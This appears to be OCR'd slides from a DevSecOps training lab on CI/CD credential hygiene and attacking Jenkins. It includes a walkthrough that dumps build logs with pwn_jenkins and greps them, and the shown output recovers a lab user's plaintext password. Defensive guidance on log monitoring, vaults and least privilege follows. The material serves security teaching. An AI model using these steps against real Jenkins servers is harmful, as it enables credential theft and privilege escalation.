



3 - Credential hygiene v2

Here we go again

Source code is not the only place where secrets can be stored

Secrets (to pull code repositories, to push artifacts or deploy them) will be needed during the build process.
Those secrets might be **stored within the runners/agents between different builds** if the workspace is not cleaned.
Those secrets can also be **printed on console output and logged** by the orchestrator. Those logs can sometimes flow to log management systems, increasing the likelihood of a compromise.







3 - Credentials Hygiene v2

Hands-on (2/2)

You now have access to the Jenkins UI. However, you only have read access.
What can you do to escalate your privileges ?





3 - Credentials Hygiene v2

Hands-on (2/2)

YOUR GOAL


You now have an applicative access to the Jenkins UI. Can you find anything within the build logs **that would allow you to escalate your privileges** *?*

YOUR TOOLS

Pwn_jenkins

```
jenkins_dump_builds.py –u [USER] –p [PASSWORD] –o available_logs https://Jenkins.xxxx.com
```

*https://github.com/gquere/pwn_jenkins




3 - Credentials Hygiene v2

Hands-on

```
┌──(kali㉿kali)-[~/our-awesome-webapp]
└─$ python3.9 /writeup/3_Credentials-Hygiene-v2/jenkins_dump_builds.py  -u read_user -p SecureP4ssw0rd! -o dump_logs https://Lab1-jenkins.devsecoops.academy
[+] Getting a list of jobs and builds
    Got 71 builds to dump
[+] Dumping gathered builds
```

```
┌──(kali㉿kali)-[~/our-awesome-webapp]
└─$ grep password -R dump_logs
dump_logs/job/jdial/17/consoleText:+ curl --insecure -i --data-urlencode username=jarodgulgowski&password=**** --data-urlencode updated=true https://api.devsecoops.academy/update --trace-ascii -
dump_logs/job/jdial/17/consoleText:0000: username=jarodgulgowski%26password%3DWavest0neLab2022%21&updated
```

We obtain a new user :
Jarodgulgowski
Wavest0neLab2022!



3 - Credentials Hygiene v2

Hands-on (2/2)

YOUR GOAL

You now have an applicative access to the Jenkins UI. Can you find anything within the build logs **that would allow you to escalate your privileges** *?*

YOUR TOOLS


Pwn_jenkins

```
jenkins_dump_builds.py –u [USER] –p [PASSWORD] –o available_logs https://Jenkins.xxxx.com
```

TruffleHog

```
docker run -it trufflesecurity/trufflehog:latest filesystem available_logs
```

*https://github.com/gquere/pwn_jenkins



Credentials Hygiene v2

Monitor and alert

Actively monitor build logs


Using TruffleHog or similar, monitor new build logs and revoke detected secrets. Identify where those secrets are coming from, and either remove them from the SCM or the orchestrator configuration.

Provide efficient solutions to store secrets

Provide a vault to store secrets needed within the CICD pipeline. Raise awareness on the vault usage towards developers and engineer.

Credentials hygiene


Ensure pipelines have only access to the secrets they really need to function properly. All secrets should have the minimum needed privileges.



Stealing secrets from the orchestrator

The orchestrator oversees builds, to do so it needs to access multiple secrets. Those can be stored within the orchestrator itself or within an external vault.

As such, the compromise of the orchestrator master server will necessarily mean that the attacker will be able to intercept stored secrets.




4 - Stealing secrets from the orchestrator

Hands-on

YOUR GOAL

You now have more privileges within the Jenkins UI. What can you now do that was previously impossible? How can these access be **leveraged to compromise the master server***?*


YOUR TOOLS



TIP


Look at the runners available, pay attention at their name and description.


*https://github.com/gquere/pwn_jenkins




4 – Stealing secrets
Hands-on

A build agent has an interesting name, lets try to enable it to exploit it






cd /writeup/4_Stealing-secrets-from-the-orchestrator



